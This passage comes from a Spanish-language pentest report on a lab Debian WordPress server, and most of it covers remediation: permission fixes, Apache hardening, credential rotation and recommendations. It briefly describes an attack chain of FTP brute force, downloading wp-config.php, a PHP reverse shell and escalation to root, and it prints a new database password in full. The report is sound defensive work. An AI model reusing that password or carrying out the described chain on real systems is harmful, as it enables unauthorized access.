Para reducir este riesgo, se aplicaron permisos más restrictivos sobre los directorios y archivos del entorno web, evitando permisos inseguros como 777. Los directorios se configuraron con permisos 755, los archivos con permisos 644 y el archivo wp-config.php se protegió de forma específica con permisos más restrictivos al contener credenciales de conexión con la base de datos.

```
ftp> ls
229 Entering Extended Passive Mode (|||42465|)
150 Here comes the directory listing.
-rwxrwxrwx 1 33 33 10701 Sep 30 2024 index.html
-rwxrwxrwx 1 33 33 405 Feb 06 2020 index.php
-rwxrwxrwx 1 33 33 19903 May 12 11:05 license.txt
-rwxrwxrwx 1 33 33 7425 May 12 11:05 readme.html
-rwxrwxrwx 1 33 33 7349 May 12 11:05 wp-activate.php
drwxrwxrwx 9 33 33 4096 Sep 10 2024 wp-admin
-rwxrwxrwx 1 33 33 351 Feb 06 2020 wp-blog-header.php
-rwxrwxrwx 1 33 33 2323 Jun 14 2023 wp-comments-post.php
-rwxrwxrwx 1 33 33 3339 May 12 11:05 wp-config-sample.php
-rwxrwxrwx 1 33 33 3017 Sep 30 2024 wp-config.php
drwxrwxrwx 6 33 33 4096 May 14 03:42 wp-content
-rwxrwxrwx 1 33 33 5617 May 12 11:05 wp-cron.php
drwxrwxrwx 31 33 33 16384 May 12 11:05 wp-includes
-rwxrwxrwx 1 33 33 2493 May 12 11:05 wp-links-opml.php
-rwxrwxrwx 1 33 33 3937 Mar 11 2024 wp-load.php
-rwxrwxrwx 1 33 33 51437 May 12 11:05 wp-login.php
-rwxrwxrwx 1 33 33 8727 May 12 11:05 wp-mail.php
-rwxrwxrwx 1 33 33 31055 May 12 11:05 wp-settings.php
-rwxrwxrwx 1 33 33 34516 May 12 11:05 wp-signup.php
-rwxrwxrwx 1 33 33 5214 May 12 11:05 wp-trackback.php
-rwxrwxrwx 1 33 33 3205 May 12 11:05 xmlrpc.php
226 Directory send OK.
ftp> get wp-config.php
```

Imagen 16: permisos previos a la explotación del directorio web.

```
debian@debian:/var/www/html$ sudo chown -R www-data:www-data /var/www/html
[sudo] password for debian:
debian@debian:/var/www/html$ sudo find /var/www/html -type d -exec chmod 755 {}
\;
debian@debian:/var/www/html$ sudo find /var/www/html -type f -exec chmod 644 {}
\;
debian@debian:/var/www/html$ sudo chmod 640 wp-config.php
debian@debian:/var/www/html$
```

Imagen 16: Corrección de permisos del directorio y archivos web y de wp-config.php.


```

drwxr-xr-x  3 root    root      4096 Sep 30  2024 .
-rw-r--r--  1 www-data www-data  523 Sep 30  2024 .htaccess
-rw-r--r--  1 www-data www-data 10701 Sep 30  2024 index.html
-rw-r--r--  1 www-data www-data   405 Feb  6  2020 index.php
-rw-r--r--  1 www-data www-data 19903 May 12 11:05 license.txt
-rw-r--r--  1 www-data www-data  7425 May 12 11:05 readme.html
-rw-r--r--  1 www-data www-data  7349 May 12 11:05 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 Sep 10  2024 wp-admin
-rw-r--r--  1 www-data www-data   351 Feb  6  2020 wp-blog-header.php
-rw-r--r--  1 www-data www-data  2323 Jun 14  2023 wp-comments-post.php
-rw-r----- 1 www-data www-data  3037 May 16 03:39 wp-config.php
-rw-r--r--  1 www-data www-data  3339 May 12 11:05 wp-config-sample.php
drwxr-xr-x  6 www-data www-data  4096 May 14 03:42 wp-content
-rw-r--r--  1 www-data www-data  5617 May 12 11:05 wp-cron.php
drwxr-xr-x 31 www-data www-data 16384 May 12 11:05 wp-includes
-rw-r--r--  1 www-data www-data  2493 May 12 11:05 wp-links-opml.php
-rw-r--r--  1 www-data www-data  3937 Mar 11  2024 wp-load.php
-rw-r--r--  1 www-data www-data 51437 May 12 11:05 wp-login.php
-rw-r--r--  1 www-data www-data  8727 May 12 11:05 wp-mail.php
-rw-r--r--  1 www-data www-data 31055 May 12 11:05 wp-settings.php
-rw-r--r--  1 www-data www-data 34516 May 12 11:05 wp-signup.php
-rw-r--r--  1 www-data www-data  5214 May 12 11:05 wp-trackback.php
-rw-r--r--  1 www-data www-data  3205 May 12 11:05 xmlrpc.php

```

Imagen 17: Permisos correctos de var/www/html y wp-config.php

CORRECCIÓN DE LA CONFIGURACIÓN DE APACHE

Para corregir la configuración insegura de Apache, se modificó el archivo `/etc/apache2/apache2.conf`. Durante el análisis se había identificado que el bloque `<Directory />`, que hace referencia a la raíz del sistema, tenía configurado `Require all granted`. Esta configuración era demasiado permisiva, ya que dejaba permitido el acceso por defecto a una ruta que no debería estar accesible desde el servicio web.

Como medida de corrección, se cambió esta directiva por `Require all denied`, dejando denegado el acceso desde la raíz del sistema. De esta forma, Apache solo podrá servir contenido desde los directorios que estén permitidos de forma explícita.

También se quitó la opción `Indexes`, ya que esta permitía que apache mostrara el listado de archivos de un directorio cuando no había un archivo índice. En su lugar, se dejó la configuración `Options -Indexes +FollowSymLinks`, permitiendo que la web siguiera funcionando, pero evitando que se pudieran ver los archivos de carpetas como `wp-content/uploads`.


Después de aplicar los cambios, se comprobó desde el navegador que al acceder directamente al directorio `wp-content/uploads/` ya no se mostraba el listado de archivos, sino un mensaje `Forbidden`. Confirmando que el listado de directorios quedó deshabilitado correctamente.

```
GNU nano 7.2 /etc/apache2/apache2.conf *
# your system is serving content from a sub-directory in /srv you must allow
# access here, or in any related virtual host.
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>

<Directory /usr/share>
    AllowOverride None
    Options -Indexes +FollowSymLinks
    Require all granted
</Directory>

<Directory /var/www/>
    Options -Indexes +FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
```

Imagen 18: Configuración corregida de Apache, con acceso denegado por defecto en <Directory /> y listado de directorios deshabilitado



Forbidden

You don't have permission to access this resource.

Apache/2.4.67 (Debian) Server at 10.0.2.26 Port 80

Imagen 19: Comprobación desde el navegador de que el directorio ya no muestra listado de archivos y devuelve Forbidden.

CAMBIO DE CREDENCIALES DE WP-CONFIG.PHP, MARIADB Y USUARIOS DEBIAN Y ROOT

Durante la explotación controlada se comprobó que existía una mala gestión de credenciales. Por un lado, el usuario debian tenía una contraseña débil que pudo ser obtenida mediante fuerza bruta contra el servicio FTP. Por otro lado, el archivo wp-config.php contenía credenciales internas de WordPress/base de datos, y además se detectó reutilización de contraseñas entre distintos usuarios y servicios.

Esta situación aumentaba mucho el impacto del ataque, ya que permitió pasar de un acceso inicial por FTP a una shell como www-data, después al usuario debian y finalmente a root.


Como medida de corrección, se sustituyeron las contraseñas débiles o reutilizadas por contraseñas robustas, largas y únicas para cada servicio. En concreto, se cambió la contraseña del usuario debian, la contraseña del usuario de base de datos de WordPress y la contraseña del usuario root, evitando que una credencial comprometida pudiera servir para acceder a otros servicios del sistema.

Además, tras cambiar la contraseña del usuario de base de datos de WordPress en MariaDB, se actualizó también el archivo wp-config.php para que WordPress pudiera seguir conectando correctamente con la base de datos. De esta forma, se corrige tanto la exposición de credenciales como la reutilización de contraseñas entre servicios.


```
debian@debian:/$ sudo passwd debian
[sudo] password for debian:
New password:
Retype new password:
passwd: password updated successfully
debian@debian:/$
debian@debian:/$ sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
debian@debian:/$
```

Imagen: cambio exitoso de contraseñas de usuarios debian y root.

```
/** Database password */  
define( 'DB_PASSWORD', V7p!rQ92@Lm@4xTz$8nKc_18E9 );
```



A terminal window titled 'debian@debian: /var/www/html' showing the execution of the 'mysql' command. The prompt is 'debian@debian:/var/www/html\$'. The output shows the MySQL monitor interface with the following text: '[sudo] password for debian:', 'Welcome to the MariaDB monitor. Commands end with ; or \g.', 'Your MariaDB connection id is 35', 'Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12', 'Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.', 'Type \'help;\' or \'h\' for help. Type \'c\' to clear the current input statement.', 'MariaDB [(none)]> ALTER USER \'wordpressuser\'@\'localhost\' IDENTIFIED BY \'V7p!rQ92@Lm@4xTz\$8nKc_18E9\'; FLUSH PRIVILEGES;', 'Query OK, 0 rows affected (0.005 sec)', 'Query OK, 0 rows affected (0.000 sec)', and 'MariaDB [(none)]> '.



A terminal window titled 'debian@debian: /var/www/html' showing a sequence of commands and their outputs. The prompt is 'debian@debian:/var/www/html\$'. The commands and outputs are: 'sudo systemctl restart mariadb', 'sudo systemctl restart apache2', 'mysql -u wordpressuser -p wordpress', 'Enter password:', 'Reading table information for completion of table and column names', 'You can turn off this feature to get a quicker startup with -A', 'Welcome to the MariaDB monitor. Commands end with ; or \g.', 'Your MariaDB connection id is 33', 'Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12', 'Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.', 'Type \'help;\' or \'h\' for help. Type \'c\' to clear the current input statement.', and 'MariaDB [wordpress]> '.

Imágenes: cambio y validación de la nueva contraseña del usuario wordpressuser en MariaDB

RECOMENDACIONES

Tras la explotación controlada y la aplicación de las correcciones principales, se proponen las siguientes recomendaciones para reducir el riesgo de que una situación similar vuelva a repetirse.

FTP

Se recomienda no utilizar FTP para la transferencia de archivos, ya que es un protocolo inseguro y aumenta la superficie de ataque del servidor. En su lugar, debería utilizarse **SFTP**, que funciona sobre SSH y permite transferir archivos de forma cifrada.

Además, el acceso por SFTP debería limitarse únicamente a los usuarios que realmente lo necesiten, evitando que puedan escribir directamente en rutas sensibles como `/var/www/html` si no es imprescindible.

GESTIÓN DE CONTRASEÑAS

Durante la prueba se comprobó que el uso de credenciales débiles y reutilizadas fue uno de los factores que permitió avanzar en el ataque. Por este motivo, se recomienda aplicar una política de contraseñas robustas para todos los usuarios del sistema y servicios asociados.

Cada usuario o servicio debe tener una contraseña diferente. En especial, no deberían reutilizarse contraseñas entre:

- usuarios del sistema como `debian` o `root`
- usuarios de base de datos
- usuarios de WordPress
- accesos por SSH, FTP/SFTP o administración web

También se recomienda revisar periódicamente las credenciales activas y eliminar o deshabilitar cuentas que ya no sean necesarias.

PERMISOS EN DIRECTORIO WEB

Los permisos del directorio web deben mantenerse siguiendo el principio de mínimo privilegio. No deben utilizarse permisos inseguros como `777`, ya que permiten lectura, escritura y ejecución a cualquier usuario del sistema.

Como configuración base, se recomienda mantener:

```
find /var/www/html -type d -exec chmod 755 {} \;
find /var/www/html -type f -exec chmod 644 {} \;
chmod 640 /var/www/html/wp-config.php
```

El archivo `wp-config.php` debe protegerse especialmente porque contiene credenciales de conexión con la base de datos. Su lectura debe limitarse únicamente a los usuarios necesarios para el funcionamiento de WordPress.

CONFIGURACIÓN DE APACHE

Apache debe estar configurado para no permitir el listado de directorios y para denegar el acceso por defecto a rutas que no deban estar expuestas.

Se recomienda mantener deshabilitada la opción `Indexes` y utilizar una configuración restrictiva como:

`Options -Indexes +FollowSymLinks`

También es importante evitar configuraciones demasiado permisivas como `Require all granted` en rutas generales del sistema.

REVISAR Y MONITORIZAR ACCESOS

Se recomienda activar una monitorización continua de los servicios expuestos, especialmente SSH, Apache y cualquier servicio de transferencia de archivos. Para ello, se puede utilizar Wazuh como herramienta de monitorización y correlación de eventos.

La monitorización debería incluir:

- intentos fallidos de inicio de sesión
- accesos correctos por SSH o SFTP
- cambios en archivos críticos
- creación o modificación de archivos dentro de `/var/www/html`
- ejecución de archivos sospechosos en directorios web
- errores o accesos anómalos en Apache

MANTENER EL SISTEMA Y WORDPRESS ACTUALIZADOS

El servidor Debian, Apache, WordPress, plugins y temas deben mantenerse actualizados. Las versiones antiguas pueden contener vulnerabilidades conocidas que faciliten el acceso inicial o la escalada de privilegios.

Además, se recomienda eliminar plugins o temas que no se utilicen, ya que también pueden ampliar la superficie de ataque.

COPIAS DE SEGURIDAD PERIÓDICAS

Se recomienda establecer una política de copias de seguridad periódicas del servidor y de la base de datos de WordPress. Estas copias deberían almacenarse en una ubicación separada y probarse de forma regular para comprobar que pueden restaurarse correctamente.

En el caso de archivos críticos de configuración, como `wp-config.php`, también se recomienda realizar una copia tras cada cambio importante y una revisión periódica mensual o quincenal.

REVISIÓN DE USUARIOS Y PRIVILEGIOS

Se recomienda revisar los usuarios existentes en el sistema y limitar sus privilegios. El usuario root no debería utilizarse para tareas habituales, y los usuarios normales no deberían tener más permisos de los necesarios.

También debería revisarse qué usuarios tienen acceso a rutas web, a la base de datos y a servicios remotos.

En conjunto, estas recomendaciones buscan corregir las causas principales detectadas durante el pentest: exposición del servicio FTP, credenciales débiles, reutilización de contraseñas, permisos excesivos sobre el directorio web y configuración permisiva de Apache. Aplicando estas medidas, se reduce la probabilidad de que un acceso inicial limitado pueda convertirse de nuevo en un compromiso completo del servidor Debian.

CONCLUSIÓN

Durante esta fase del proyecto se realizó un pentest controlado sobre el servidor Debian con el objetivo de identificar una vulnerabilidad diferente a la analizada en la fase anterior, comprobar su impacto real y aplicar las correcciones necesarias.

El análisis inicial permitió identificar tres servicios expuestos: FTP, SSH y HTTP. A partir de la enumeración realizada con Nmap, se detectó que el servicio FTP estaba activo y permitía el acceso anónimo, aunque inicialmente con permisos limitados. Sin embargo, mediante una prueba de fuerza bruta controlada se obtuvieron credenciales válidas del usuario debian, lo que permitió acceder al sistema de archivos a través de FTP. Esta parte del informe ya queda reflejada en el alcance y en los hallazgos técnicos, donde se indica que se revisaron credenciales débiles, permisos mal configurados, acceso a archivos sensibles y subida controlada de archivos al directorio web.

Una vez dentro, se comprobó que existían permisos inseguros sobre el entorno web, especialmente en /var/www/html, lo que permitía subir archivos y acceder a información sensible. Entre los archivos descargados destacó wp-config.php, que contenía credenciales internas de WordPress y de la base de datos. Además, se detectó reutilización de contraseñas entre distintos usuarios y servicios, lo que agravó el impacto del ataque.

La explotación controlada demostró que la combinación de FTP expuesto, credenciales débiles, permisos excesivos y reutilización de contraseñas podía derivar en un compromiso completo del servidor. A partir de la subida de un archivo PHP al entorno web, fue posible obtener una reverse shell como www-data, cambiar posteriormente al usuario debian y finalmente escalar privilegios hasta root.

Por tanto, el impacto de la vulnerabilidad fue alto, ya que un atacante podría haber accedido a archivos internos, descargado información sensible, modificado contenido web, ejecutado código en el servidor y obtenido control administrativo sobre la máquina.

Como parte de la corrección, se detuvieron temporalmente los servicios implicados, se corrigió la configuración del servicio FTP, se eliminaron los archivos utilizados durante la prueba, se aplicaron permisos más restrictivos sobre el entorno web y se protegió el archivo wp-config.php. También se corrigieron las contraseñas débiles y reutilizadas, separando las credenciales de usuarios del sistema, base de datos y WordPress. Finalmente, se ajustó la configuración de Apache para impedir el listado de directorios y aplicar una configuración más restrictiva.

En conclusión, el pentest permitió demostrar que una mala configuración aparentemente sencilla puede convertirse en un compromiso total del sistema cuando se combina con credenciales débiles y permisos excesivos. Las correcciones aplicadas reducen de forma importante la superficie de ataque y refuerzan la seguridad del servidor, aunque se recomienda mantener una monitorización continua, revisar periódicamente los permisos y credenciales, sustituir FTP por SFTP y aplicar políticas de seguridad basadas en el principio de mínimo privilegio.

